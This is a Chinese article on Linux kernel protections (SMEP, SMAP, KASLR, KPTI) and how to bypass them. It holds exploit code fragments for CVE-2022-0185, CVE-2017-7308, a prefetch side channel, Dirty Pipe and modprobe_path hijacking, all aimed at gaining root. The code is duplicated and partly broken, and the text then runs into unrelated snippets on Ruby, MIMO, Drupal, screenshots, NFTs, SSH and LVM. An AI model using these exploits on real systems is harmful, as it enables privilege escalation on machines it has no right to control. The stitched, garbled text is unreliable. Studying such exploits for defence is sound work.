
 如图为近10年漏洞报送数量,表中可知Linux内核漏洞数量一直处于高位,基本每年在100以上,尤其2017年漏洞数量最多,达到449个之多。因此及时发现,修复内核漏洞非常重要。通常,操作系统厂商会定期发布补丁来修复内核漏洞。同时为了减小漏洞发现造成的危害,Linux内核采用了多种技术来提高漏洞利用的难度来保护系统安全。例如:SMEP保护、SMAP保护、KASLR保护、KPTI保护。但即使是这么多保护,也无法安全保护内核,漏洞可以轻松绕过这些保护,达到提权效果。下面介绍这些年出现Linux内核保护技术以及针对这些保护技术的绕过方法。
struct seq_operations {
void * (*start) (struct seq_file *m, loff_t *pos);
void (*stop) (struct seq_file *m, void *v);
void * (*next) (struct seq_file *m, void *v, loff_t *pos);
int (*show) (struct seq_file *m, void *v);
};int call_fsopen(){
int fd = fsopen("ext4",0);
if(fd <0){
perror("fsopen");
exit(-1);
}
return fd;
}for(int i=0;i<100;i++){
open("/proc/self/stat",O_RDONLY);
}char tiny_evil[] = "DDDDDD\x60\x10";
fsconfig(fd,FSCONFIG_SET_STRING,"CCCCCCCC",tiny,0);
fsconfig(fd,FSCONFIG_SET_STRING,"\x00",tiny_evil,0);get_msg(targets[i],received,size,0,IPC_NOWAIT | MSG_COPY | MSG_NOERROR);
printf("[*] received 0x%lx\n", kbase); 它运行时的内存地址为0xffffffff8fa00000

 将运行地址减函数基地址得到随机值变量0xda00000(0xffffffff8fa00000-0xffffffff82000000=0xda00000) ,这0xda0000就是随机值,每次系统启动的时候都会发生变化。在有kaslr保护的情况下,漏洞触发要跳转到指定的函数位置时,由于随机值的存在,无法确定函数在内存中的具体位置,如果要利用就需要预先知道目标函数地址以及shellcode存放在内存中的地址,这使得漏洞利用比较困难。针对这种保护技术,目前比较常规的绕过方法是利用漏洞泄露出内核中某些结构体,通过上面计算方法算出内核基地址,有了基地址后就可以计算想要的函数地址了。如CVE-2022-0185,是一个提权漏洞,漏洞成因是 len > PAGE-2-size 整数溢出导致判断错误,后面继续拷贝造成堆溢出。
diff --git a/fs/fs_context.c b/fs/fs_context.c
index b7e43a780a625..24ce12f0db32e 100644
--- a/fs/fs_context.c
+++ b/fs/fs_context.c
@@ -548,7 +548,7 @@ static int legacy_parse_param(struct fs_context *fc, struct fs_parameter *param)
param->key);
}
- if (len > PAGE_SIZE - 2 - size) //这里存在整数溢出,后面的拷贝会造成堆溢出
+ if (size + len + 2 > PAGE_SIZE)
return invalf(fc, "VFS: Legacy: Cumulative options too large");
if (strchr(param->key, ',') ||
(param->type == fs_value_is_string &&static int legacy_parse_param(struct fs_context *fc, struct fs_parameter *param)
{
struct legacy_fs_context *ctx = fc->fs_private;
unsigned int size = ctx->data_size;
size_t len = 0;
··· ···
··· ···
switch (param->type) {
case fs_value_is_string:
len = 1 + param->size;
fallthrough;
··· ···
}
if (len > PAGE_SIZE - 2 - size) //--此处边界检查有问题
return invalf(fc, "VFS: Legacy: Cumulative options too large");
if (strchr(param->key, ',') ||
(param->type == fs_value_is_string &&
memchr(param->string, ',', param->size)))
return invalf(fc, "VFS: Legacy: Option '%s' contained comma",
param->key);
if (!ctx->legacy_data) {
ctx->legacy_data = kmalloc(PAGE_SIZE, GFP_KERNEL); //在第一次时会分配一页大小
if (!ctx->legacy_data)
return -ENOMEM;
}
ctx->legacy_data[size++] = ',';
len = strlen(param->key);
memcpy(ctx->legacy_data + size, param->key, len);
size += len;
if (param->type == fs_value_is_string) {
ctx->legacy_data[size++] = '=';
memcpy(ctx->legacy_data + size, param->string, param->size); //拷贝,存在越界
size += param->size;
}
ctx->legacy_data[size] = '\0';
ctx->data_size = size;
ctx->param_type = LEGACY_FS_INDIVIDUAL_PARAMS;
return 0;
}struct seq_operations {
void * (*start) (struct seq_file *m, loff_t *pos);
void (*stop) (struct seq_file *m, void *v);
void * (*next) (struct seq_file *m, void *v, loff_t *pos);
int (*show) (struct seq_file *m, void *v);
};int call_fsopen(){
int fd = fsopen("ext4",0);
if(fd <0){
perror("fsopen");
exit(-1);
}
return fd;
}for(int i=0;i<100;i++){
open("/proc/self/stat",O_RDONLY);
}char tiny_evil[] = "DDDDDD\x60\x10";
fsconfig(fd,FSCONFIG_SET_STRING,"CCCCCCCC",tiny,0);
fsconfig(fd,FSCONFIG_SET_STRING,"\x00",tiny_evil,0);get_msg(targets[i],received,size,0,IPC_NOWAIT | MSG_COPY | MSG_NOERROR);
printf("[*] received 0x%lx\n", kbase); SMAP(Supervisor Mode Access Protection)是一种用于保护操作系统内核的安全技术。它与SMEP相似,都在CPU中开启一个比特位来限制内核态访问用户态的能力。它使用户态的指针无法被内核态解引用。这样即使攻击者成功执行了恶意代码,也无法绕过系统安全保护读取内核空间中的敏感信息。判断CR4寄存器的值来确定是否开启,当CR4寄存器的值第21位是1时,SMAP开启。
 针对SMEP、SMAP保护时,一般是通过漏洞修改寄存器关闭保护,达到绕过保护的目的。比如可以通过获得内核基地址后算出native_write_cr4函数在内存运行时地址,控制PC跳转到native_write_cr4函数去覆写CR4寄存器的20位和21位关闭保护,CPU只是判断CR4寄存器的20位21位的值,只要为0零就能关闭保护,同样也可以使用ROP的方式在内核镜像中寻找ROP组合出能修改cr4寄存器的链。CVE-2017-7308漏洞,是内核套接字中的packet_set_ring()函数没有正确检测size,长度判断条件错误,导致堆溢出。
static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u,
int closing, int tx_ring){
...
if (po->tp_version >= TPACKET_V3 &&
(int)(req->tp_block_size -
BLK_PLUS_PRIV(req_u->req3.tp_sizeof_priv)) <= 0)
goto out;
...
}static int packet_set_ring(struct sock *sk, union tpacket_req_u *req_u,
int closing, int tx_ring){
...
    order = get_order(req->tp_block_size);   // 内核页的阶
    pg_vec = alloc_pg_vec(req, order);  // 在某个阶上取一页
    if (unlikely(!pg_vec))
        goto out;
    // 创建一个接收数据包的TPACKET_V3环形缓冲区。
    switch (po->tp_version) {
        case TPACKET_V3:
        /* Transmit path is not supported. We checked
         * it above but just being paranoid
         */
        if (!tx_ring)
            init_prb_bdqc(po, rb, pg_vec, req_u);
                break;
    default:
        break;
...
}static void init_prb_bdqc(struct packet_sock *po,
struct packet_ring_buffer *rb,
struct pgv *pg_vec,
union tpacket_req_u *req_u)
{
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);
struct tpacket_block_desc *pbd;
...
p1->blk_sizeof_priv = req_u->req3.tp_sizeof_priv;
p1->max_frame_len = p1->kblk_size - BLK_PLUS_PRIV(p1->blk_sizeof_priv);
prb_init_ft_ops(p1, req_u);
prb_setup_retire_blk_timer(po);
prb_open_block(p1, pbd); //初始化第一个内存块
}static void prb_open_block(struct tpacket_kbdq_core *pkc1,
struct tpacket_block_desc *pbd1)
{
struct timespec ts;
struct tpacket_hdr_v1 *h1 = &pbd1->hdr.bh1;
...
pkc1->pkblk_start = (char *)pbd1;
pkc1->nxt_offset = pkc1->pkblk_start + BLK_PLUS_PRIV(pkc1->blk_sizeof_priv);
BLOCK_O2FP(pbd1) = (__u32)BLK_PLUS_PRIV(pkc1->blk_sizeof_priv);
BLOCK_O2PRIV(pbd1) = BLK_HDR_LEN;
...
}...
order = get_order(req->tp_block_size); // 内核页的阶
pg_vec = alloc_pg_vec(req, order); // 在某个阶上取一页
if (unlikely(!pg_vec))
goto out;
// 创建一个接收数据包的TPACKET_V3环形缓冲区。
switch (po->tp_version) {
case TPACKET_V3:
/* Transmit path is not supported. We checked
* it above but just being paranoid
*/
if (!tx_ring)
init_prb_bdqc(po, rb, pg_vec, req_u);
break;
default:
break;
...static void init_prb_bdqc(struct packet_sock *po,
struct packet_ring_buffer *rb,
struct pgv *pg_vec,
union tpacket_req_u *req_u)
{
struct tpacket_kbdq_core *p1 = GET_PBDQC_FROM_RB(rb);
struct tpacket_block_desc *pbd;
...
p1->blk_sizeof_priv = req_u->req3.tp_sizeof_priv;
p1->max_frame_len = p1->kblk_size - BLK_PLUS_PRIV(p1->blk_sizeof_priv);
prb_init_ft_ops(p1, req_u);
prb_setup_retire_blk_timer(po);
prb_open_block(p1, pbd); //初始化第一个内存块
}static void prb_open_block(struct tpacket_kbdq_core *pkc1,
struct tpacket_block_desc *pbd1)
{
struct timespec ts;
struct tpacket_hdr_v1 *h1 = &pbd1->hdr.bh1;
...
pkc1->pkblk_start = (char *)pbd1;
pkc1->nxt_offset = pkc1->pkblk_start + BLK_PLUS_PRIV(pkc1->blk_sizeof_priv);
BLOCK_O2FP(pbd1) = (__u32)BLK_PLUS_PRIV(pkc1->blk_sizeof_priv);
BLOCK_O2PRIV(pbd1) = BLK_HDR_LEN;
...
} 堆分配512个 socket对象
void kmalloc_pad(int count) {
for(int i=0;i<512;i++){
if(socket(AF_PACKET,SOCK_DGRAM,htons(ETH_P_ARP))==-1)
printf("[-] socket err\n");
exit(-1);
}
}void pagealloc_pad(int count){
packet_socket(0x8000,2048,count,0,100);
}
int packet_socket(unsigned int block_size, unsigned int frame_size,
unsigned int block_nr, unsigned int sizeof_priv, int timeout) {
int s = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
if (s < 0) {
printf("[-] socket err\n");
exit(-1);
}
packet_socket_rx_ring_init(s, block_size, frame_size, block_nr,
sizeof_priv, timeout);
struct sockaddr_ll sa;
memset(&sa, 0, sizeof(sa));
sa.sll_family = PF_PACKET;
sa.sll_protocol = htons(ETH_P_ALL);
sa.sll_ifindex = if_nametoindex("lo"); //网络接口
sa.sll_hatype = 0;
sa.sll_pkttype = 0;
sa.sll_halen = 0;
int rv = bind(s, (struct sockaddr *)&sa, sizeof(sa));
if (rv < 0) {
printf("[-] bind err\n");
exit(-1);
}
return s;
}
void packet_socket_rx_ring_init(int s, unsigned int block_size,
unsigned int frame_size, unsigned int block_nr,
unsigned int sizeof_priv, unsigned int timeout) {
int v = TPACKET_V3;
int rv = setsockopt(s, SOL_PACKET, PACKET_VERSION, &v, sizeof(v));
if (rv < 0) {
printf("[-] setsockopt err\n");
exit(-1);
}
struct tpacket_req3 req;
memset(&req, 0, sizeof(req));
req.tp_block_size = block_size;
req.tp_frame_size = frame_size;
req.tp_block_nr = block_nr;
req.tp_frame_nr = (block_size * block_nr) / frame_size;
req.tp_retire_blk_tov = timeout;
req.tp_sizeof_priv = sizeof_priv;
req.tp_feature_req_word = 0;
// 创建PACKET_RX_RING 的环形缓冲区
rv = setsockopt(s, SOL_PACKET, PACKET_RX_RING, &req, sizeof(req));
if (rv < 0) {
printf("[-] setsockopt err\n");
exit(-1);
}
}void oob_timer_execute(void *func, unsigned long arg) {
// 构造溢出堆
oob_setup(2048 + TIMER_OFFSET - 8);
int i;
for (i = 0; i < 32; i++) {
// 环形缓冲区后面创建 packet_sockt 对象
int timer = packet_sock_kmalloc();
// 附加到packet_sockt对象后面,设置计时器时间
packet_sock_timer_schedule(timer, 1000);
}
char buffer[2048];
memset(&buffer[0], 0, sizeof(buffer));
struct timer_list *timer = (struct timer_list *)&buffer[8];
timer->function = func; // 为 native_write_cr4 函数地址
timer->data = arg;
timer->flags = 1;
// 发送数据包到接收环形缓冲区上,溢出环形缓冲区的retire_blk_timer->func,并等待计时器执行
oob_write(&buffer[0] + 2, sizeof(*timer) + 8 - 2);
sleep(1);
}
// 为了构造堆溢出,计算到 retire_blk_timer 的偏移值
int oob_setup(int offset) {
unsigned int maclen = ETH_HDR_LEN;
unsigned int netoff = TPACKET_ALIGN(TPACKET3_HDRLEN +
(maclen < 16 ? 16 : maclen));
unsigned int macoff = netoff - maclen;
unsigned int sizeof_priv = (1u<<31) + (1u<<30) +
0x8000 - BLK_HDR_LEN - macoff + offset;
return packet_socket_setup(0x8000, 2048, 2, sizeof_priv, 100);
}int ps[32];
int i;
for (i = 0; i < 32; i++)
ps[i] = packet_sock_kmalloc(); //创建 packet_sockt 对象
char buffer[2048];
memset(&buffer[0], 0, 2048);
void **xmit = (void **)&buffer[64];
*xmit = func; // 用户空间的commit_creds(prepare_kernel_cred(0))函数
// 溢出写入packet_sock->xmit处
oob_write((char *)&buffer[0] + 2, sizeof(*xmit) + 64 - 2);
for (i = 0; i < 32; i++)
packet_sock_id_match_trigger(ps[i]); // 发送数据包到 packet_sockt对象上,执行xmitfor (int i = 0; i < ITERATIONS + DUMMY_ITERATIONS; i++)
{
for (uint64_t idx = 0; idx < ARR_SIZE; idx++)
{
uint64_t test = SCAN_START + idx * STEP;
syscall(104); // 多次调用,确保缓存指令在TLB中
uint64_t time = sidechannel(test); // 预取
if (i >= DUMMY_ITERATIONS)
data[idx] += time;
}
}
uint64_t sidechannel(uint64_t addr) {
uint64_t a, b, c, d;
asm volatile (".intel_syntax noprefix;"
"mfence;"
"rdtscp;"
"mov %0, rax;"
"mov %1, rdx;"
"xor rax, rax;"
"lfence;"
"prefetchnta qword ptr [%4];"
"prefetcht2 qword ptr [%4];"
"xor rax, rax;"
"lfence;"
"rdtscp;"
"mov %2, rax;"
"mov %3, rdx;"
"mfence;"
".att_syntax;"
: "=r" (a), "=r" (b), "=r" (c), "=r" (d)
: "r" (addr)
: "rax", "rbx", "rcx", "rdx");
a = (b << 32) | a;
c = (d << 32) | c;
return c - a;
}
 用来表示管道中数据的是一个 pipe_buffer结构数组,单个 pipe_buffer结构体用来表示管道中单张内存页的数据:
/**
* struct pipe_buffer - a linux kernel pipe buffer
* @page: 管道缓冲区存放了数据的页
* @offset: 在@page中数据的偏移
* @len: 在@page中数据的长度
* @ops: 该buffer的函数表,参见@pipe_buf_operations.
* @flags: 管道缓冲区的标志位,
* @private: 函数表的私有数据
**/
struct pipe_buffer {
struct page *page;
unsigned int offset, len;
const struct pipe_buf_operations *ops;
unsigned int flags;
unsigned long private;
}; 存在如下调用链:
do_pipe2()
__do_pipe_flags()
create_pipe_files()
get_pipe_inode()
alloc_pipe_info()struct pipe_inode_info *alloc_pipe_info(void)
{
struct pipe_inode_info *pipe;
unsigned long pipe_bufs = PIPE_DEF_BUFFERS; // 这个是 16
struct user_struct *user = get_current_user();
unsigned long user_bufs;
unsigned int max_size = READ_ONCE(pipe_max_size);
pipe = kzalloc(sizeof(struct pipe_inode_info), GFP_KERNEL_ACCOUNT);
//...
pipe->bufs = kcalloc(pipe_bufs, sizeof(struct pipe_buffer),
GFP_KERNEL_ACCOUNT);static struct inode * get_pipe_inode(void)
{
struct inode *inode = new_inode_pseudo(pipe_mnt->mnt_sb);
struct pipe_inode_info *pipe;
...
pipe = alloc_pipe_info(); //创建 pipe
if (!pipe)
goto fail_iput;
inode->i_pipe = pipe; // pipe 链接到 inode节点上
... 管道的本体是 pipe_inode_info 结构体,其管理 pipe_buffer数组的方式本质上是一个循环队列,其head成员标识队列头的idx、tail成员表示队列尾的idx,头进尾出.管道的写入过程查表pipefifo_fops可知当向管道写入数据时,会调用到pipe_write函数。流程如下:
pipe(pipe_fd);
pipe_size = fcntl(pipe_fd[1], F_GETPIPE_SZ);
buffer = (char*) malloc(page_size);
for (int i = pipe_size; i > 0; )
{
if (i > page_size)
write_size = page_size;
else
write_size = i;
i -= write(pipe_fd[1], buffer, write_size);
}
for (int i = pipe_size; i > 0; )
{
if(i>page_size)
read_size = page_size ;
else
read_size = i;
i -= read(pipe_fd[0], buffer, read_size);
}splice(file_fd, &offset_from_file, pipe_fd[1], NULL, 1, 0);write(pipe_fd[1], file_fd, data_size); flag文件只有读权限没有写权限,使用CVE-2022-0847向这个文件写入内容。
 成功向flag写入内容。在实现情况中,向有root权限的脚本中写入提权代码,触发执行即可获得root权限,该方法可减少内核函数地址计算以及安全保护的绕过。

 但是在kernel 5.x版本中native_write_cr4函数被添加了commit 增加了对CR4寄存器的判断,如检测到了修改就还原CR4寄存器的值,不在是之前那种简单的汇编形式了,像以前一样简单调用函数关闭SMEP和SMAP将不在可行。
 现在较为常用的技术是利用漏洞修改常量modprobe_path 的字符串地址,
 modprobe_path是用于在Linux内核中添加可加载的内核模块,当我们在Linux内核中安装或卸载新模块时,就会执行这个程序。而当内核运行一个错误格式的文件(或未知文件类型的文件)的时候,也会调用这个 modprobe_path所指向的程序。如果我们将这个字符串指向我们自己的sh文件 ,并使用 system或 execve 去执行一个未知文件类型的错误文件,那么在发生错误的时候就可以执行我们自己的二进制文件了。同样的有了新的利用方法也会出现相对应的保护方法。
大约一年前,我决定确保每个包含非唯一文本的Flash通知都将从模块中的方法中获取文本。我这样做的最初原因是为了避免一遍又一遍地输入相同的字符串。如果我想更改措辞,我可以在一个地方轻松完成,而且一遍又一遍地重复同一件事而出现拼写错误的可能性也会降低。我最终得到的是这样的:moduleMessagesdefformat_error_messages(errors)errors.map{|attribute,message|"Error:#{attribute.to_s.titleize}#{message}."}enddeferror_message_could_not_find(obje
?博客主页:https://xiaoy.blog.csdn.net?本文由呆呆敲代码的小Y原创,首发于CSDN??学习专栏推荐:Unity系统学习专栏?游戏制作专栏推荐:游戏制作?Unity实战100例专栏推荐:Unity实战100例教程?欢迎点赞?收藏⭐留言?如有错误敬请指正!?未来很长,值得我们全力奔赴更美好的生活✨------------------❤️分割线❤️-------------------------
MIMO技术的优缺点优点通过下面三个增益来总体概括:阵列增益。阵列增益是指由于接收机通过对接收信号的相干合并而活得的平均SNR的提高。在发射机不知道信道信息的情况下,MIMO系统可以获得的阵列增益与接收天线数成正比复用增益。在采用空间复用方案的MIMO系统中,可以获得复用增益,即信道容量成倍增加。信道容量的增加与min(Nt,Nr)成正比分集增益。在采用空间分集方案的MIMO系统中,可以获得分集增益,即可靠性性能的改善。分集增益用独立衰落支路数来描述,即分集指数。在使用了空时编码的MIMO系统中,由于接收天线或发射天线之间的间距较远,可认为它们各自的大尺度衰落是相互独立的,因此分布式MIMO
我刚刚看到whitehouse.gov正在使用drupal作为CMS和门户技术。drupal的优点之一似乎是很容易添加插件,而且编程最少,即重新发明轮子最少。这实际上正是Ruby-on-Rails的DRY理念。所以:drupal的缺点是什么?Rails或其他基于Ruby的技术有哪些不符合whitehouse.org(或其他CMS门户)门户技术的资格? 最佳答案 Whatarethedrawbacksofdrupal?对于Ruby和Rails,这确实是一个相当主观的问题。Drupal是一个可靠的内容管理选项,非常适合面向社区的站点。它
在Ruby(1.8.X)中为什么Object既继承了内核又包含了内核?仅仅继承还不够吗?irb(main):006:0>Object.ancestors=>[Object,Kernel]irb(main):005:0>Object.included_modules=>[Kernel]irb(main):011:0>Object.superclass=>nil请注意,在Ruby1.9中情况类似(但更简洁):irb(main):001:0>Object.ancestors=>[Object,Kernel,BasicObject]irb(main):002:0>Object.included
电脑上可以截取图片吗?如果可以,该如何操作呢?相信很多小伙伴都只知道一两种截图的方式,知道的并不全面。其实,电脑上有多种方式截图的,而且非常方便。电脑怎么截图?今天我们就来教大家如何使用电脑截取图片的8种常用方式!操作环境:演示机型:Delloptiplex7050系统版本:Windows10方法一:系统自带截图具体操作:同时按下电脑的自带截图键【Windows+shift+S】,可以选择其中一种方式来截取图片:截屏有矩形截屏、任意形状截屏、窗口截屏和全屏截图。 方法二:QQ截图具体操作:在电脑登录QQ,然后同时按下【Ctrl+Alt+A】,可以任意截图你需要的界面,可以把截图的页面直接下载,
当音乐碰上区块链技术,会擦出怎样的火花?或许周杰伦已经给了我们答案。8月29日下午,B站独家首发周杰伦限定珍藏Demo独家访谈VCR,周杰伦在VCR里分享了《晴天》《青花瓷》《搁浅》《爱在西元前》四首经典歌曲Demo背后的创作故事,并首次公布18年前未发布的神秘作品《纽约地铁》的Demo。在VCR中,方文山和杰威尔音乐提及到“多亏了区块链技术,现在我们可以将这些Demos,变成独一无二具有收藏价值的艺术品,这些Demos可以在薄盒(国内数藏平台)上听到。”如何将音乐与区块链技术相结合,薄盒方面称:“薄盒作为区块链技术服务方,打破传统对于区块链技术只能作为数字收藏的理解。聚焦于区块链技术赋能,在
Linux操作系统——网络配置与SSH远程安装完VMware与系统后,需要进行网络配置。第一个目标为进行SSH连接,可以从本机到VMware进行文件传送,首先需要进行网络配置。1.下载远程软件首先需要先下载安装一款远程软件:FinalShell或者xhell7FinalShellxhell7FinalShell下载:Windows下载http://www.hostbuf.com/downloads/finalshell_install.exemacOS下载http://www.hostbuf.com/downloads/finalshell_install.pkg2.配置CentOS网络安装好
文章目录一基础定义二创建逻辑卷2-1准备物理设备2-2创建物理卷2-3创建卷组2-4创建逻辑卷2-5创建文件系统并挂载文件三扩展卷组和缩减卷组3-1准备物理设备3-2创建物理卷3-3扩展卷组3-4查看卷组的详细信息以验证3-5缩减卷组四扩展逻辑卷4-1检查卷组是否有可用的空间4-2扩展逻辑卷4-3扩展文件系统五删除逻辑卷5-1备份数据5-2卸载文件系统5-3删除逻辑卷5-4删除卷组5-5删除物理卷六LVM逻辑卷缩容6-1缩容注意事项6-2标准缩容步骤一基础定义LVM,LogicalVolumeManger,逻辑卷管理,Linux磁盘分区管理的一种机制,建立在硬盘和分区上的一个逻辑层,提高磁盘分
我正在按照MicahelHartl的Rails教程构建示例应用程序。我试着探索了一下并添加了一些不同的东西——所以在用户表中我添加了一个account_balance列。问题是User模型内置了一堆验证:validates:name,presence:true,length:{maximum:50}validates:username,presence:true,length:{maximum:50}VALID_EMAIL_REGEX=/\A[\w+\-.]+@[a-z\d\-]+(?:\.[a-z\d\-]+)*\.[a-z]+\z/ivalidates:email,presence
